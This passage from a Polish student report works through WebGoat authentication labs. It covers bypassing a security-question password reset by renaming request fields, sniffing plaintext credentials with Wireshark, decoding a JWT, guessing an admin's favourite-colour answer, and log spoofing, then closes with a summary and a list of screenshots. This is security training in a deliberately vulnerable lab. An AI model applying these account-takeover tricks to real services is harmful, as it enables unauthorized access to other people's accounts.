### y. (A7) Błąd tożsamości i uwierzytelniania – Obejścia uwierzytelniania – Resetowanie hasła 2FA

Celem tego zadania było wcielenie się w rolę kiedy: Resetowane jest hasło z nowej lokalizacji. Potrzebne są więc odpowiedzi na pytania, których nie pamiętasz.

Scenariusz rozpoczyna się, kiedy podano nazwę użytkownika lub adres e-mail i wybrano alternatywną metodę weryfikacji.


## Bezpieczeństwo aplikacji webowych

Pierwszym krokiem było uruchomienie aplikacji przez narzędzie Burp Suite tak, aby wszystkie zapytania przechodziły przez proxy. Po wciśnięciu przycisku „Submit” pojawiło się zapytanie, w którym było widać, że wysyłane są oba pytania bezpieczeństwa. Idąc za przykładem z lekcji próbowano usunąć je z zapytania lecz to nie przyniosło żadnego efektu. Kolejnym krokiem było ręczne wpisanie kilku ogólnych odpowiedzi, które dzięki błędnej implementacji mogłyby się dopasować do oczekiwanej odpowiedzi. Niestety i tym razem bez efektów. Trzecią próbą była zmiana nazw „securityQuestion”. Po wykonaniu tej czynności udało się zalogować.

### z. (A7) Błąd tożsamości i uwierzytelniania – Niebezpieczne logowanie

Celem tego zadania była nauka obsługi snifferów pakietów i zdobycie podstawowej wiedzy o nich. Sniffery mogą być użyte do przechwytywania ruchu. Szczególnie niebezpieczne jest to wtedy, kiedy komunikacja nie jest zaszyfrowana, w związku z czym, cały ruch w kanale telekomunikacyjnym jest przesyłany tekstem jawnym. Brak wykorzystania szyfrowania może naruszyć atrybut poufności danych, co jest jedną ze składowych bezpiecznej informacji.

Zgodnie z poleceniem uruchomiono sniffer pakietów, w tym przypadku Wireshark, aby przechwytywać wysłane pakiety. Ustawiono nasłuchiwanie na interfejsie pętli zwrotnej, gdyż na takim adresie był ustawiony serwer WebGoat. Następnie wciśnięto przycisk „login”. W jednym z przechwyconych pakietów zauważono na końcu pakietu nazwę użytkownika i hasło. Po wpisaniu ich w odpowiednie pola, udało się wykonać zadanie.



Zrzut ekranu 32 Przechwycone pakiety

### aa.(A7) Błąd tożsamości i uwierzytelniania – Tokeny JWT – Dekodowanie tokenu JWT

Tokeny JWT są używane, aby umożliwić klientowi wskazanie swojej tożsamości w celu dalszej wymiany po uwierzytelnieniu. Token jest kodowany base64 i składa się z trzech części:

## Bezpieczeństwo aplikacji webowych

- nagłówek
- roszczenia
- podpisu

Zarówno nagłówek, jak i roszczenia są reprezentowane przez obiekt JSON. Nagłówek opisuje operacje kryptograficzne zastosowane do JWT i opcjonalnie dodatkowe właściwości JWT. Oświadczenia reprezentują obiekt JSON, którego elementami są oświadczenia przekazywane przez JWT. Z tokenami JWT związane są zagrożenia, które mogą prowadzić do przejęcia sesji użytkownika, a po tym wykonanie jakiś niedozwolonych operacji. Często takie ataki przeprowadzone są na konto administratorskie, w związku z czym należy zwracać na implementację tego rozwiązania w tworzonej aplikacji webowej. Należy również wspomnieć, że tak naprawdę tokeny JWT przekazywane są tekstem jawnym, są jedynie zakodowane Base64 w odmianie URL. Jest to powód, dlaczego nie należy w tym tokenie zawierać żadnych poufnych informacji takich jak hasła.

Celem tego zadania było zdekodowanie tokenu JWT, aby zobaczyć jakie dane są w nim zawarte. WebWolf udostępnia narzędzie, które może być użyte do tego celu, a w treści zadania podano do niego link, w związku z czym wykorzystano je. Ważne, żeby wspomnieć, że nie jest to jedyne narzędzie, które może być użyte do tego celu. Równie dobrze można wykorzystać oficjalną stronę jwt.io bądź użyć wbudowanego w Burp Suite dekodera.

Po wklejeniu tokenu do narzędzia uzyskano następujący wynik:



The screenshot displays a web application for decoding JWT tokens. At the top, there is a text input field labeled 'Encoded' containing a long Base64URL-encoded string. Below this, the tool has divided the decoded token into two sections: 'Decoded Header' and 'Decoded Payload'. The 'Decoded Header' section shows a JSON object with the algorithm 'alg' set to 'HS256'. The 'Decoded Payload' section shows a JSON object with various claims: 'authorities' (ROLE\_ADMIN, ROLE\_USER), 'client\_id' (my-client-with-secret), 'exp' (1607099608), 'jti' (9bc92a44-0b1a-4c5e-be70-da52075b9a84), 'scope' (read, write), and 'user\_name' (user).

```
Encoded
eyJhbGciOiJIUzI1NiJ9.eyJ0KICAIYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJST0xFOX1VTRViiIF0sDQogICJjbG
1lbnRfaWQiIDogIm15LWNSaWVudC13aXRoLXNlY3JldCIsDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjO
TJhNDQtMGIXYS00YzVlWJlNzAtZGE1MjA3NWl5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCaid3JpdGUiIF0sDQogICJ1
c2VyX25hbWUiIDogInVzZXIiDQp9.9lYaULTu0IDJ86-zKDSntJQyHPpJ2mZAbnWRfel99iI

Decoded
Header
{
  "alg" : "HS256"
}

Payload
{
  "authorities" : [ "ROLE_ADMIN", "ROLE_USER" ],
  "client_id" : "my-client-with-secret",
  "exp" : 1607099608,
  "jti" : "9bc92a44-0b1a-4c5e-be70-da52075b9a84",
  "scope" : [ "read", "write" ],
  "user_name" : "user"
}
```

Zrzut ekranu 33 Zdekodowany token

W polu „payload” zauważono wymagane pole „user\_name” o wartości „user”. Wykorzystano ją do wykonania zadania.

### **bb. (A7) Błąd tożsamości i uwierzytelniania – Tokeny JWT – Ocena Kodu**

Zadanie to miało na celu rozpoznanie, czy podane fragmenty kodu będą odporne na atak alg: none, czyli na podanie takiego tokenu, który nie będzie miał części z podpisem. Obydwa fragmenty kodu są do siebie podobne, natomiast ten pierwszy używa funkcji „parseClaimsJws”, który weryfikuje poprawność tokenu, a także jego podpisu. W tym przypadku podany token jest niepoprawny, gdyż nie zawiera ostatniej części z podpisem, w związku z czym zostaje wyłapany wyjątek InvalidTokenException.

W drugim fragmencie użyta jest metoda „parse”, która tylko dekoduje podany token, nie sprawdzając jego podpisu. W tym przypadku wyjątek nie zostanie zwrócony i kod wykona się dalej, dochodząc do sprawdzenia wartości isAdmin, gdzie sprawdzane jest, czy użytkownik ma uprawnienia administratora. W tym przypadku tak jest dlatego wykona się funkcja removeAllUsers().

### **cc. (A7) Błąd tożsamości i uwierzytelniania – Reset hasła – Pytania bezpieczeństwa**


Pytanie bezpieczeństwa jest często wykorzystywane podczas resetowania hasła. Niestety często pytania te są na tyle łatwe, że nie trzeba być lub nawet znać osoby, która na nie odpowiadała. W dużej mierze lista zawiera stałą liczbę pytań, a czasami nawet ograniczony zestaw odpowiedzi. Aby w bezpieczny sposób skorzystać z opcji pytania bezpieczeństwa, użytkownik powinien mieć możliwość samodzielnego wybrania pytania i wpisania odpowiedzi. W ten sposób użytkownicy nie będą udostępniać pytania, co utrudni atakującemu.

Jedną ważną rzeczą do zapamiętania jest to, że odpowiedzi na te pytania bezpieczeństwa powinny być traktowane z takim samym poziomem bezpieczeństwa, jaki jest stosowany do przechowywania hasła w bazie danych. Jeśli baza danych wycieknie, atakujący nie powinien być w stanie zresetować hasła na podstawie odpowiedzi na pytanie bezpieczeństwa.

Warto też zauważyć wpływ mediów społecznościowych na trudność zbierania danych do odpowiedzi na te pytania. Często użytkownicy udostępniają wiele różnych informacji na swój temat, które z pomocą „Białego wywiadu”, a więc niczego nielegalnego, atakujący może uzyskać.

Zadanie polegało na wykorzystaniu pytania bezpieczeństwa, aby uzyskać dostęp do konta innego użytkownika. Dodatkowo zostały podane przykładowe 3 loginy, których można było użyć. Ciekawą informacją w zadaniu było to, że nie ma żadnych mechanizmów blokujących. Pytanie pomocnicze brzmiało „Jaki jest twój ulubiony kolor?”, więc nie było zbyt skomplikowane. Pierwszym krokiem było ręczne wpisanie nazwy użytkownika i kilku przykładowych kolorów takich jak „blue, red, yellow, purple, green”. Na wynik nie trzeba było

długo czekać, gdyż poprawną odpowiedzią na to pytanie dla użytkownika „admin” był kolor zielony. Jak widać niepotrzebne były nawet jakiekolwiek narzędzia, aby uzyskać nieautoryzowany dostęp do konta.



The screenshot shows a web application interface for password recovery. At the top left, there is a green checkmark icon. Below it, the text "Sign up" and "Login" are displayed in blue. The main heading is "WebGoat Password Recovery". Underneath, the label "Your username" is followed by a text input field containing the text "admin". Below that, the label "What is your favorite color?" is followed by a text input field containing the text "green". A large blue button labeled "Submit" is positioned below the second input field. At the bottom of the form, a message reads: "Congratulations. You have successfully completed the assignment."

Zrzut ekranu 34 Odgadnięta odpowiedź

### dd. (A7) Błąd tożsamości i uwierzytelniania – Reset hasła – Problem z pytaniami bezpieczeństwa

Chociaż pytania zabezpieczające mogą początkowo wydawać się dobrym sposobem uwierzytelniania, mają one kilka poważnych problemów. "Idealne" pytanie bezpieczeństwa powinno być trudne do złamania, ale łatwe do zapamiętania. Ponadto odpowiedź musi być stała, więc nie może podlegać zmianom.

Zadanie to miało na celu zapoznanie się z przykładowymi pytaniami bezpieczeństwa oraz z przyczynami, dlaczego nie są one tak dobre, jak nam się wydaje.

Przede wszystkim część pytań jest bardzo ogólna i generyczna, w związku z czym łatwo znaleźć na nie odpowiedź, tak jak to było w zadaniu poprzednim. Kolejną grupą pytań są te, na które odpowiedzi można znaleźć w mediach społecznościowych. Oczywiście powodzenie tego przedsięwzięcia zależy w dużej mierze od tego jak dużo dana osoba udostępnia informacji o sobie. Trzecią grupą, którą można wyróżnić są pytania, na które nawet dana osoba może nie znać odpowiedzi lub też jej łatwo nie zapamiętać, w związku z tym stanowią one swojego rodzaju zagrożenie dla użytkownika, gdyż w momencie zapomnienia hasła nie będzie on znał

odpowiedzi na pytanie pomocnicze, a konsekwencją tego może być całkowita utrata dostępu do konta.

### **ee. (A7) Błąd tożsamości i uwierzytelniania – Bezpieczne hasła – jak długo zajmie złamanie twojego hasła?**

Hasła są jedną z najpowszechniejszych metod autoryzacji użytkownika, w związku z czym to często od hasła zależy, jak bezpieczne są dane użytkownika. Utworzone hasło powinno być bezpieczne, czyli trudne do złamania. Według rekomendacji NIST takie hasło:

- powinno składać się z minimum 8 znaków,
- nie powinno być zmieniane bardzo często – skomplikowane hasło trudno jest zapamiętać, w związku z czym wymuszanie zmiany hasła co miesiąc może skończyć się dopisywaniem przez użytkownika na końcu hasła nawy miesiąca. Dodatkowo, jeżeli hasło jest odpowiednio skomplikowane to złamanie go atakiem siłowym będzie trwało dłużej niż miesiąc,
- nie powinno zawierać w sobie nazwy użytkownika, a także powinno być sprawdzone pod kątem ataków słownikowych,
- powinno móc zawierać wszystkie znaki UNICODE
- nie powinno mieć podpowiedzi – jest to podobne do wywieszenia kartki z hasłem na monitorze.


Dodatkowym aspektem, na który zwraca uwagę NIST jest użyteczność, czyli na przykład: umożliwienie użytkownikom wklejania hasła, co ułatwi korzystanie z menadżerów haseł, możliwość wyświetlenia hasła, co pomoże we wprowadzeniu poprawnego hasła. Pomocną opcją jest dodanie miernika, który mówi o sile hasła, co może zachęcić użytkownika do stworzenia silniejszego hasła.

### **ff. (A9) Nieudane logowanie zdarzeń bezpieczeństwa – Logowanie zdarzeń bezpieczeństwa**

Celem tego zadania jest sprawienie, by wyglądało na to, że użytkownik "admin" zdołał się zalogować. To zadanie sprawiło problem, gdyż mimo tego, że nie uzyskano oczekiwanego wyniku, zostało zaliczone jako poprawnie wykonane.




- Want to go beyond? Try to elevate your attack by adding a script to the log file.



A screenshot of a login form in WebGoat. It features two input fields: one containing 'admin' and another labeled 'password'. A 'Submit' button is to the right. Below the fields, the text 'Log output:' is followed by a red banner containing the message 'Login failed for username:'.

Zrzut ekranu 35 Nieudane logowanie zdarzeń bezpieczeństwa – Logowanie zdarzeń bezpieczeństwa



A screenshot of a login form in WebGoat, identical to the previous one but with a successful outcome. A green checkmark icon is in the top left. The 'Log output:' section now shows a red banner with the message 'Login failed for username:admin'.

Zrzut ekranu 36 Nieudane logowanie zdarzeń bezpieczeństwa – Logowanie zdarzeń bezpieczeństwa

#### 4. Podsumowanie

WebGoat to narzędzie stworzone specjalnie w celu szkolenia i testowania zabezpieczeń aplikacji webowych. Jest to bardzo przydatne narzędzie służące do nauki i zwiększania świadomości związanej z bezpieczeństwem aplikacji internetowych. Narzędzie dostarcza interaktywną platformę, na której użytkownicy mogą uczyć się różnych podatności i ataków, takich jak SQL Injection, Cross-Site Scripting (XSS) czy Cross-Site Request Forgery (CSRF). Ważnym atutem WebGoat jest to, że dostarcza realistyczne przykłady aplikacji webowych zawierających podatności, które można spotkać w prawdziwym środowisku. To pozwala użytkownikom na zrozumienie, jak te podatności mogą być wykorzystane przez potencjalnych atakujących i jak można je naprawić. Do zalet WebGoat można zaliczyć również to, że jest dostępny dla wszystkich za darmo – jest to narzędzie otwartoźródłowe, więc każdy może z niego korzystać, rozwijać i dostosowywać do swoich potrzeb. Należy jednak zauważyć, że nie wszystko jest w nim zaimplementowane poprawnie ponieważ niektóre odpowiedzi pomimo tego, że powinny pasować nie odznaczają się jako zaliczone, należy wtedy wyszukiwać innych mniej intuicyjnych i oczywistych przykładów.

W projekcie wykonano automatyzację sprawdzania niektórych podatności. W tym celu wykorzystano selenium i robot framework. Są to intuicyjne narzędzia w użyciu. Pozwalają na szybką integrację z przeglądarką, sprawne poruszanie się po niej oraz po jej narzędziach.



## Spis zrzutów ekranu

Zrzut ekranu 1 Zaprezentowanie akceptacji serwera .....	5
Zrzut ekranu 2 Obserwacja udostępnionej przez przeglądarkę konsoli. ....	5
Zrzut ekranu 3 Odnalezienie zapytania HTTP oraz odczytanie losowej liczby.....	6
Zrzut ekranu 4 Odczytanie wartości z narzędzia BurpSuite .....	6
Zrzut ekranu 5 Błędy kryptograficzne – Podstawy kryptografii – Kodowanie Base64.....	7
Zrzut ekranu 6 Podatność: Błędy kryptograficzne – Podstawy kryptografii – inne kodowanie	8
Zrzut ekranu 7 Podatność: Błędy kryptograficzne – Podstawy kryptografii – Zwykłe obliczanie funkcji skrótu .....	8
Zrzut ekranu 8 Błędy kryptograficzne – Podstawy kryptografii – Podpis .....	10
Zrzut ekranu 9 Podatność: Błędy kryptograficzne – Podstawy kryptografii – konfiguracje domyślne .....	11
Zrzut ekranu 10 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL .....	12
Zrzut ekranu 11 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL – Język manipulacji danymi (DML) .....	12
Zrzut ekranu 12 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL – Język definicji danych (DDL) .....	13
Zrzut ekranu 13 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Język kontroli danych (DCL).....	13
Zrzut ekranu 14 Podatność:(A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Wstrzyknięcie ciągu znaków SQL .....	14
Zrzut ekranu 15 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Wstrzyknięcie numeryczne SQL.....	15
Zrzut ekranu 16 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszenie poufności za pomocą wstrzyknięcia String SQL .....	16
Zrzut ekranu 17 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszenie poufności za pomocą wstrzyknięcia String SQL .....	17
Zrzut ekranu 18 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszanie dostępności .....	18
Zrzut ekranu 19 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (zaawanswane) – Pobieranie danych z innych tabel .....	18
Zrzut ekranu 20 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (zaawanswane) – Wstrzykiwanie kodu SQL na ślepo .....	20
Zrzut ekranu 21 Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Niezmienne zapytania	20

## Bezpieczeństwo aplikacji webowych

Zrzut ekranu 22 Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Pisanie bezpiecznego kodu .....	21
Zrzut ekranu 23 Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Niewystarczająca walidacja danych (1) .....	21
Zrzut ekranu 24 Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Niewystarczająca walidacja danych (2) .....	22
Zrzut ekranu 25 Podatność: Wstrzyknięcie – Cross Site Scripting – XSS .....	22
Zrzut ekranu 26 Podatność: Wstrzyknięcie – Cross Site Scripting – Reflected XSS .....	23
Zrzut ekranu 27 Podatność: Wstrzyknięcie – Cross Site Scripting – Identyfikacja potencjału dla DOM-Based XSS .....	24
Zrzut ekranu 28 Niewłaściwe zabezpieczenie – XXE .....	25
Zrzut ekranu 29 Wstrzyknięcie złośliwego kodu .....	25
Zrzut ekranu 30 Wstrzyknięcie złośliwego kodu .....	25
Zrzut ekranu 31 Miejsca do zmiany .....	26
Zrzut ekranu 32 Przechwycone pakiety .....	27
Zrzut ekranu 33 Zdekodowany token.....	28
Zrzut ekranu 34 Odgadnięta odpowiedź .....	30
Zrzut ekranu 35 Nieudane logowanie zdarzeń bezpieczeństwa – Logowanie zdarzeń bezpieczeństwa.....	32
Zrzut ekranu 36 Nieudane logowanie zdarzeń bezpieczeństwa – Logowanie zdarzeń bezpieczeństwa.....	32